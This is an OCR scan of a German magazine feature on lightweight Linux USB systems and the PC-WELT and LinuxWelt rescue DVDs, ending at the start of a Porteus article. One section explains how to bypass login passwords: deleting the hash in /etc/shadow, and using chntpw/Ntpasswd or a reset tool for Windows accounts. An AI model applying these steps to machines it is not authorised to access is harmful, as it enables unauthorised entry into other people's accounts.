
gen müssen vorab im Kiosk-Installer erledigt werden (ISO-Abbild unter *http://porteus-kiosk.org*, 87 MB), den Sie mit dd oder dem Win 32 Disk Imager auf USB schreiben und damit das eigentliche System einrichten. Der Installer fragt Browser, Netzadapter und diverse Browser- und Systemeinstellungen ab und schreibt dann das maßgeschneiderte System auf den Zieldatenträger – vorzugsweise einen USB-Stick.

Exoten: 4M-Linux oder Bodhi Linux

Exotische oder allzu minimalistische Systeme treffen meist nicht Geschmack und Anspruch normaler PC-Nutzer. Das gilt für das oben angesprochene Microwatt ebenso wie für Tiny Core und die beiden folgenden Kandidaten:

Bodhi Linux ist Ubuntu-basiert, aber ungleich schneller und kleiner. Das modulare System kommt je nach Ausstattung mit 140 bis 250 MB RAM aus, ist ein Schnellbooter und auch auf dem Desktop frappierend fix. Damit ist es technisch ein idealer Kandidat für ein USB-Zweitsystem, zumal die Einrichtung über den Ubuntu-Installer nicht schwerfällt. Der eigenwillige Desktop Moksha ist aber mindestens gewöhnungsbedürftig. Die entscheidende Konfigurationszentrale ist im Menü über „Einstellungen → Einstellungskonsole“ zu erreichen („Settings → Settings Panel“). Ein erster wesentlicher Gang führt hier nach „Language“. Falls diese Kategorie fehlt, muss sie unter „Extensions → Modules → Settings“ erst noch nachgeladen werden. Dies erweitert die Einstellungskonsole dann um den neuen Punkt „Language“, wo Sie wiederum die Oberfläche nach Deutsch umstellen. Die sehr spartanische Software können Sie bei einem installierten Bodhi über „Applications → System Tools → Bodhi AppCenter“ ergänzen.

4M-Linux ist kein Boot-Sprinter, liefert aber dann mit kaum 120 MB Footprint einen vollständigen Desktop (JWM-Fenstermanager) mit Menü, Systemleiste, Conky-Monitor und Starterdock aus. Es läuft sogar auf DVD agil. Allerdings fehlen Standardprogramme wie ein moderner Browser (nur das spartanische Links). Ein genereller Paketmanager, dies zu korrigieren, ist nicht in Sicht, jedoch kann eine begrenzte Softwareauswahl über das Menü „Extensions“ nachinstalliert werden (u. a. Browser, Libre Office, Filezilla, VLC). Damit lässt sich 4M-Linux zu einem Produktivsystem ausbauen.



Für Puristen: Bunsenlabs ist schnell, klein und funktional. Anpassungen erfordern allerdings manchen manuellen Eingriff in Konfigurationsdateien.

Der eigentliche Grund, 4M-Linux via DVD zu nutzen oder sogar auf USB zu installieren, liegt aber ganz woanders: Unter „Mystery“ finden sich Spieleklassiker wie Doom, Heretic oder Quake.


Schlanke Allzweckdistributionen

Praktisch jedes namhafte Desktop-Linux bietet heute ein Livesystem und erst recht lässt sich jedes Linux ordnungsgemäß auf USB installieren. Trotzdem wäre für ein Zweitsystem auf USB ein anspruchsvoller Gnome- oder KDE-Desktop kontraproduktiv. Unsere Tabelle „Schlanke Linux-Zweitsysteme“ nennt daher auch bei Allzwecksystemen nur sparsame Distributionen.

Die Auswahl ist letztlich Geschmackssache: Kandidaten wie **Lubuntu, Xubuntu, LXLE, Sparky Linux**, ferner auch die etwas antiquiert wirkenden Distributionen **Kanotix, Antix** oder **Q4-OS** nehmen sich hinsichtlich klassischer Bedienerführung und Ressourcenverbrauch nicht viel. Das auffällig schlanke **Trisquel Mini** und das für diese Gewichtsklasse eher anspruchsvolle **Linux Lite** fallen etwas aus der Reihe. Explizit erwähnen wir zum Schluss zwei attraktive Kandidaten, die nicht jeder Linux-Nutzer auf dem Zettel hat:

Bunsenlabs „Helium“ startet auf einem USB-3.0-Stick in 15 Sekunden zum Anmeldefenster. Das System ist eine schlichte Schönheit und nutzt als Basis Debian 9 sowie den einfachen Fenstermanager Openbox. Statt eines Hauptmenüs gibt es nach Rechtsklick auf den Desktop ein ausklappendes Textmenü. Die schmale Softwareausstattung ist über apt im Terminal erweiterbar. Die wichtigsten Systemanpassungen finden Sie unter „Preferences → Openbox → GUI Config Tool“ sowie „Preferences → Appearence“.

Mit **Raspbian x86** wurde das schlanke Raspberry-Debian auf die x86-Architektur umgeschrieben. Das System startet auf USB-3.0-Stick in 17 Sekunden zum pragmatischen LXDE-Desktop. Die Bedienung ist klassisch einfach und die mitgelieferte Standardsoftware genügt für produktives Arbeiten. Optisch kann Raspbian locker mit Knoppix oder den oben genannten Kandidaten Lubuntu & Co. mithalten. Für Nachinstallationen dient ein grafischer Paketmanager oder apt im Terminal. ■



Raspbian auf dem PC: Das kleine Debian für den Raspberry Pi gibt es inzwischen auch für PCs. Es ist eine echte Empfehlung für Zweitsysteme – schnell, einfach und anspruchslos.

Die PC-WELT-Rettungs-DVD

Das PC-WELT-Rettungssystem lässt sich von DVD oder einem USB-Stick booten. Es bietet nützliche Werkzeuge für Windows-Nutzer, unter anderem für die Suche nach Schadsoftware und für Systemreparaturen.


VON THORSTEN EGGELING

Die PC-WELT-Rettungs-DVD ist ein Linux-System, das auf die Reparatur und Analyse von Windows spezialisiert ist. Es sind Programme an Bord, mit denen Sie das Windows-Kennwort zurücksetzen, nach Schadsoftware suchen, gelöschte Dateien wiederherstellen, Daten retten oder ein Backup erstellen können. Zur Grundausstattung gehören neben dem Dateimanager der Partitionierer Gparted und das Festplattenimage-Tool Clonezilla.

Das Rettungssystem und den PC vorbereiten

Die PC-WELT-Rettungs-DVD gibt es in zwei Ausführungen. Die etwas kleinere Version (ein GB) enthält nur den Open-Source-Virenscanner Clam AV (*www.pcwelt.de/VVb-1DC*), die größere (1,3 GB) zusätzlich die Virenscanner von Avira, Sophos und Eset NOD32 (*www.pcwelt.de/xxVjTp*). Mit der heruntergeladenen ISO-Datei können Sie eine DVD brennen. Besser ist jedoch ein USB-Stick. Das System startet davon schneller, außerdem lassen sich auf dem Stick Einstellungen und/oder Updates der Virenscanner speichern, die Sie bei der schreibgeschützten DVD jedes Mal erneut herunterladen müssen.

Einen bootfähigen USB-Stick erstellen Sie aus der ISO-Datei unter Linux am einfachsten über das Tool dd oder unter Windows mit Win 32 Disk Imager (auf Heft-DVD). Wenn Sie bisher noch nicht mit diesen Tools, ISO-Dateien und USB-Sticks gearbeitet haben, lesen Sie die ausführliche Beschreibung unter *www.pcwelt.de/pcwrescue*.



Bios/Firmwareeinstellungen: Das PC-WELT-Rettungssystem kann im Uefi- und Bios-Modus booten. Secure Boot muss im Firmwaresetup des Computers allerdings deaktiviert werden, sonst startet das System nicht. Wenn Sie von einem USB-Stick booten, sollten Sie zumindest beim ersten Mal den Bios-Modus verwenden. Das Bootmenü bietet die Option „USB-Installation konvertieren“, die es im Uefi-Modus nicht gibt. Eine detaillierte Beschreibung, welche Einstellungen Sie im Bios/Firmwaresetup ändern müssen, ist ebenfalls in der Anleitung unter *www.pcwelt.de/pcwrescue* enthalten.

Das Rettungssystem starten und nutzen

Sobald der PC von der DVD oder dem USB-Stick gebootet hat, sehen Sie das Bootmenü des Rettungssystems. Wenn Sie nichts weiter unternehmen, startet der erste Menüeintrag automatisch nach zehn Sekunden. Standardmäßig verhält sich das System auf dem USB-Laufwerk wie das auf der DVD. Um das zu ändern, gehen Sie im Bootmenü (Bios-Modus) auf „USB-Installation konvertieren“.

Wählen Sie die gewünschte Option, beispielsweise „USB-Laufwerk konvertieren (>=16 GB)“, wenn der USB-Stick 16 GB oder mehr Speicherplatz bietet. Der nicht vom PC-WELT-Rettungssystem benötigte Speicherplatz auf dem USB-Stick erscheint unter Windows und Linux als NTFS-Partition, die Sie wie gewohnt nutzen können.

Netzwerkverbindung herstellen: Das PC-WELT-Rettungssystem baut automatisch eine Internetverbindung auf, wenn der PC über ein Ethernet-Kabel angeschlossen ist.


Sie kontrollieren und konfigurieren die Netzwerkverbindungen über das Tool Connman. Starten Sie es über das Menü mit „Internet → Netzwerk einrichten“. Ist eine Ethernet-Netzwerkverbindung vorhanden, sehen Sie unter „Wired“ den Status „Connected“ und die konfigurierten IP-Adressen. Wenn das System einen WLAN-Adapter erkannt hat, zeigt Ihnen Connman unter „Wireless“ die drahtlosen Netzwerke in der Umgebung. Über „Connect“ stellen Sie die Verbindung her.

Schadsoftware suchen und beseitigen: Die Virenscanner rufen Sie über die Schaltfläche „Rettungswerkzeuge“ auf – je nach verwendeter Version nur Clam AV oder auch Avira, Sophos und Eset NOD32. Bei den Virenscannern von Avira, Sophos oder Clam AV bestätigen Sie den Download der aktuellen Virensignaturen per Klick auf „OK“. Eset NOD32 lädt Updates beim Start automatisch herunter. Nach dem Update erscheint das Fenster „Laufwerke einbinden“. Wählen Sie die Option „Alle NTFS- und FAT-Laufwerke automatisch nur lesbar einbinden“.


In der Benutzeroberfläche der Virenscanner Avira, Sophos und Clam AV ist unter „Starte in Ordner:“ der Pfad „/media“ voreingestellt. Dort hängt das System nämlich alle NTFS- und FAT-Partitionen ein. Klicken Sie auf „Start“, um mit der Überprüfung zu beginnen. Eset NOD32 zeigt eine eigene Oberfläche. Gehen Sie auf „Computer scan“ und klicken Sie auf „Custom scan“. Wählen Sie die Windows-Partition unter „Computer/media/disk“, setzen Sie dann ein Häkchen vor „Scan without cleaning“ und klicken Sie auf „Scan“.

Maßnahmen bei Virenalarm: Sollte ein Virenscanner fündig werden, informieren Sie sich zuerst im Internet über die Funktion der Schadsoftware. Laden Sie die betroffene Datei für weitere Untersuchungen bei *https://virustotal.com* hoch. Wenn nur wenige Virenscanner Schadsoftware erkennen, handelt es sich wahrscheinlich um einen Fehlalarm. In einigen Fällen kann es sinnvoll sein, die betroffene Partition mit Schreibzugriff einzubinden und dem Virenscanner die Bereinigung zu überlassen. Die Optionen dafür setzen Sie auf der Registerkarte „Erweiterte Optionen“.

Meist lässt sich jedoch nicht sicherstellen, dass tatsächlich alle Bedrohungen restlos entfernt wurden. Deshalb hilft oft nur die Radikalkur: Sichern Sie alle persönlichen Dateien, formatieren Sie die Festplatte und installieren Sie Windows neu.



Auswahlmenü: Booten Sie den PC von der Heft-DVD oder einem USB-Stick. Im Bootmenü wählen Sie die gewünschte Option – in der Regel einfach den ersten Eintrag.



Suche nach Schadsoftware: Geben Sie hinter „Starte in Ordner:“ den Pfad an, in dem Sie nach Viren suchen wollen. Danach wählen Sie die gewünschten Optionen und klicken auf „Start“.

Tools im Rettungssystem nutzen

Die wichtigsten Tools erreichen Sie nach einem Klick auf die Schaltfläche „Rettungswerkzeuge“. Über „Kennwort neu“ löschen Sie das Windows-Kennwort. Wenn Sie danach Windows starten, können Sie sich ohne Passwort anmelden und danach ein neues Passwort festlegen.

Gelöschte Dateien stellen Sie mit Photorec wieder her. Binden Sie zuerst die Partition ein, auf der Sie die wiederhergestellten Dateien speichern möchten (siehe Kasten „Zugriff auf Partitionen“). Die Partition mit den gelöschten Dateien darf nicht eingebunden sein. Gehen Sie auf „Rettungswerkzeuge → Daten retten“ und folgen Sie den Anweisungen des Assistenten.

Wurde versehentlich eine Partition gelöscht, gehen Sie auf „Rettungswerkzeuge → Partition retten“.

Clonezilla (Desktopicon) speichert Abbilder von Festplatten als Backup (Imaging) oder überträgt den Inhalt einer Festplatte auf eine andere (Klonen). Wie Sie vorgehen müssen, erfahren Sie in der Datei „Clonezilla.pdf“, die Sie im Rettungssystem nach einem Doppelklick auf „Anleitungen“ finden. Mit Gparted (Desktopicon) erstellen Sie Partitionen oder ändern deren Größe. ■


ZUGRIFF AUF PARTITIONEN

Festplatten und Wechseldatenträger bindet das PC-WELT-Rettungssystem nicht automatisch in das Dateisystem ein. Wenn Sie eine Windows-Partition nutzen möchten, klicken Sie auf das Desktopicon „Festplatten einbinden“. Sie sehen im Fenster „Laufwerke“ die gefundenen Festplatten und darunter Schaltflächen, die jeweils für eine Partition stehen. Setzen Sie ein Häkchen vor „schreibbar?“, wenn Sie Dateien auf der Partition ändern möchten. Klicken Sie die gewünschten Schaltflächen an. Die zugehörigen Partitionen werden in das Dateisystem unterhalb von „/media/disk“ jeweils in eigene Ordner eingehängt: Der Dateimanager öffnet sich automatisch und Sie können auf den Inhalt zugreifen.

Die LinuxWelt-Rettungs-DVD

Über die LinuxWelt-Rettungs-DVD (auf Heft-DVD) können Sie auf das Dateisystem zugreifen, auch wenn Linux nicht mehr startet. Die enthaltenen Tools helfen Ihnen bei Wartungsarbeiten und Reparaturen.

VON THORSTEN EGGELING



Die LinuxWelt-Rettungs-DVD ist das Pendant zur PC-Welt-Rettungs-DVD. Das System ist auf Linux-Pannen spezialisiert (das andere auf Windows-Pannen) und basiert auf System Rescue CD (*www.system-rescue-cd.org*) und letztlich auf Gentoo Linux (*www.gentoo.org*). Unsere Version zeigt eine deutschsprachige Oberfläche, startet mit deutscher Tastaturbelegung und zudem haben wir ergänzende Tools eingebaut. Die LinuxWelt-Rettungs-DVD ist auf Schnelligkeit beim Start und auf geringe Größe optimiert. Es sind dennoch alle wichtigen Programme enthalten, die Sie für die Diagnose und Reparatur von Linux-Systemen benötigen.

LinuxWelt-Rettungs-DVD starten

Das LinuxWelt-Rettungssystem lässt sich direkt von der Heft-DVD booten. Bei Uefi-PCs muss dafür die Bios-Emulation CSM (Compatibility Support Module) aktiviert sein. Deaktivieren Sie außerdem Secure Boot und setzen Sie das DVD-Laufwerk in der Bootreihenfolge an die erste Stelle. Alternativ verwenden Sie das Bootmenü der PC-Firmware. Es lässt sich meist über Tasten wie Esc, F8 oder F12 aufrufen. Wählen Sie den Eintrag ohne vorangestelltes „Uefi“, um im Bios-Modus zu booten.

Wenn der PC das LinuxWelt-Rettungssystem bootet, sehen Sie ein Menü, in dem Sie in der Regel den ersten Eintrag mit der Eingabetaste starten. Die grafische Oberfläche und ein Terminalfenster erscheinen automatisch. Im System arbeiten Sie grundsätzlich mit administrativen Rechten. Ein Passwort für den Benutzer „root“ ist nicht gesetzt und Sie müssen Befehlen im Terminal auch kein „sudo“ voranstellen. Für Computer ohne DVD-Laufwerk, für den Uefi-Modus oder für einen schnelleren Start erstellen Sie einen USB-Stick mit dem System. Dazu verwenden Sie unter Linux das Tool dd im Terminalfenster oder unter Windows den Win 32 Disk Imager (auf Heft-DVD). Unter *www.pcwelt.de/LW-Rescue* finden Sie eine ausführliche Anleitung, wie Sie diese und andere Tools nutzen, sowie Tipps, etwa zu den Bootoptionen des LinuxWelt-Rettungssystems und zu den Bios-Einstellungen.

Netzwerk konfigurieren: Das Rettungssystem erkennt Ethernet-Adapter automatisch und stellt eine Netzwerkverbindung her. Nach einem Mausklick auf das Icon des Netzwerkmanagers im Panel am unteren Bildschirmrand können Sie auch ein WLAN auswählen, wenn Linux den Adapter unterstützt.

Zugriff auf Festplatten und Partitionen

Bevor Sie auf die Partitionen der Festplatten zugreifen können, müssen Sie diese in das Dateisystem einbinden. Die Bezeichnungen ermitteln Sie über das Menü und „System → Show Filesystems“. Sie sehen, welche Festplatten im PC stecken, sowie die zugehörigen Partitionen, Partitionsgrößen und Dateisysteme. In der Liste taucht beispielsweise „sda1“ auf, in der Spalte „FILE-SYS“ sehen Sie „ext4“. Binden Sie diese Partition über folgenden Befehl im Terminalfenster ein:

```
mount /dev/sda1 /mnt/custom
```

Sollte es sich um eine Windows-NTFS-Partition handeln, verwenden Sie den folgenden Befehl, damit auch der Schreibzugriff erlaubt ist:

```
ntfs-3g /dev/sdb1 /mnt/windows
```

Die Ordner „backup“, „custom“, „gentoo“ und „windows“ sind unter „/mnt“ als


Mountpunkte standardmäßig vorhanden. Wenn Sie weitere benötigen, erstellen Sie diese unter „/mnt“:

```
mkdir /mnt/[Ordnername]
```


Für das Terminal ist der Dateimanager Midnight Commander vorinstalliert (mc). Damit können Sie Dateien zwischen eingehängten Partitionen kopieren (F5) oder per SSH/FTP auf ein Netzwerklaufwerk („F9 → Enter → Shell-Verbindung“).

In der grafischen Oberfläche verwenden Sie den Dateimanager Thunar, den Sie per Doppelklick auf das Desktopicon „Dateisystem“ starten. Auf die eingehängten Partitionen greifen Sie unter „/mnt“ zu. Über das Kontextmenü lassen sich beispielsweise Konfigurationsdateien bearbeiten („Mit Geany öffnen“) oder Ordner in einer „tar.gz“-Datei sichern („Archiv erstellen“). Per Klick auf „Netzwerke durchsuchen“ erhalten Sie Zugriff auf Netzwerkfreigaben, die Sie etwa für die Datensicherung verwenden.

Der Dateimanager zeigt die Warnmeldung „Achtung. Sie benutzen das Systemverwalterkonto und können Ihr System beschädigen“. Der Hinweis bedeutet lediglich, dass Sie alle Rechte besitzen und daher beliebige Ordner und Dateien ändern oder löschen können.



Bootmenü: Wenn Sie das System von einer eigenen DVD oder einem USB-Stick booten, erscheint dieses Menü. Beim Start von der Heft-DVD weichen die Einträge geringfügig ab.



Laufwerke einbinden: Über „System → Show Filesystems“ lassen Sie sich die Partitionen anzeigen, die Sie dann per mount oder ntfs-3g in das Dateisystem einhängen.

Linux- oder Windows-Passwort löschen

Wenn Sie das Passwort für die Linux-Anmeldung nicht mehr wissen, binden Sie die Partition des installierten Systems so ein wie im vorherigen Punkt beschrieben. Gehen Sie in das Verzeichnis „/etc“ der eingehängten Linux-Partition und öffnen Sie die Datei „shadow“ über Thunar per Rechtsklick und „Mit Geany öffnen“. Sie sehen Einträge wie

```
[UserName]:$6$I70lv
  Cp[...]:17565:0:99999:7:::
```

Die lange Zeichenfolge hinter dem Benutzernamen zwischen den Doppelpunkten ist das verschlüsselte Passwort. Sie löschen die Zeichenfolge einfach und speichern die Datei. Danach starten Sie das installierte System und melden sich ohne Passwort an. Auch Windows-Passwörter lassen sich über „A) Extras und Tools starten → Ntpasswd“ im Bootmenü der LinuxWelt-Rettungs-DVD löschen. Im Rettungssystem gibt es dafür das Tool chntpw. Sie sollten beide Tools aber nur nutzen, wenn Ihnen die Arbeitsweise prinzipiell bekannt ist. Fehlbedienungen können zu Datenverlust führen. Für Windows-Nutzer eignet sich das Rücksetztool des PC-WELT-Rettungssystems besser, weil es einfacher zu bedienen ist (siehe Seite 70).

Bootmanager Grub reparieren

Sollte ein Linux nicht mehr booten, wurde möglicherweise der Bootmanager Grub beschädigt oder von einem anderen System überschrieben. Für eine Reparatur hängen Sie bei einem im Bios-Modus installierten Linux-System zuerst die Systempartition in „/mnt/custom“ so ein wie oben beschrieben. Dann verwenden Sie im Terminal die folgenden sechs Befehle:

```
mount -o bind /dev /mnt/custom/dev
mount -o bind /sys /mnt/custom/sys
mount -t proc /proc /mnt/custom/
  proc
chroot /mnt/custom /bin/bash
grub-install /dev/sd[X]
update-grub
```

„[X]“ ersetzen Sie durch die tatsächliche Festplattenkennung der Linux-Partition.

Bei einem Uefi-System müssen Sie zusätzlich die EFI-Partition in „/mnt/custom/boot/efi“ einhängen.

Starten Sie in der chroot-Umgebung

```
grub-install
update-grub
```

ohne Angabe der Zielpartition.

Weitere Tools der LinuxWelt-Rettungs-DVD


Über das Menü oder Terminalfenster starten Sie Programme, die Ihnen bei der Analyse oder Reparatur eines Linux-Systems helfen können. Mit an Bord sind der Browser Firefox in der Version 63.0.1, der FTP-Client Filezilla 3.34.0, ein Bildbetrachter und ein PDF-Viewer. Über „System → Hardware Listener“ oder im Terminal mit lshw ermitteln Sie, welche Hardware im PC steckt. Mit Testdisk stellen Sie im Terminal versehentlich gelöschte Partitionen wieder her, mit Photorec gelöschte Dateien.

Clonezilla erstellt Imagebackups von Partitionen und Festplatten und stellt diese bei Bedarf auch wieder her. Mit Gparted partitionieren Sie Festplatten oder ändern Partitionsgrößen ohne Datenverlust. Weiter Informationen zu Clonezilla und Gparted finden Sie über das Desktopicon „Anleitungen“. ■

Porteus 4.0 LinuxWelt-Edition

Ein neues Servicesystem der Heft-DVD: Die Porteus LinuxWelt-Edition 4 (32 Bit) ist ab sofort ständiger Gast auf der Multiboot-DVD. Primärer Zweck ist der Einsatz als flottes Surfsystem, aber Porteus ist ein anpassungsfähiger Baukasten.

VON HERMANN APFELBÖCK



Ab der aktuellen Ausgabe hat die Heft-DVD standardmäßig ein schlankes Surfsystem dabei, das Sie jederzeit von DVD oder noch besser vom USB-Stick schnell und sicher ins Internet bringt. Unsere Wahl fiel auf Porteus (*www.porteus.org*): Das Slackware-basierte Projekt Porteus ist klein, schnell und anpassungsfähig. Dabei wirkt es überhaupt nicht wie ein spartanisches Hilfssystem, sondern wie ein komfortables System mit erstaunlichem Softwareangebot.

Porteus verdankt den Hauptteil seines Namens der „portability" und setzt auf minimalen Footprint im Speicher wie auf dem Datenträger. Es überzeugt aber nicht nur durch Schnelligkeit, sondern auch durch Flexibilität und modulare Erweiterbarkeit durch stark komprimierte XZM-Slackware-Module. Die Bedienung des vorgegebenen Livesystems der Porteus LinuxWelt-Edition 4 ist so gut wie selbsterklärend, die Erweiterungsmöglichkeiten aber durchaus kompliziert. Dieser Beitrag erklärt beides – die Nutzung des Standardsystems und den Ausbau für USB-Medien.

1. Nutzung des Standard-Livesystems

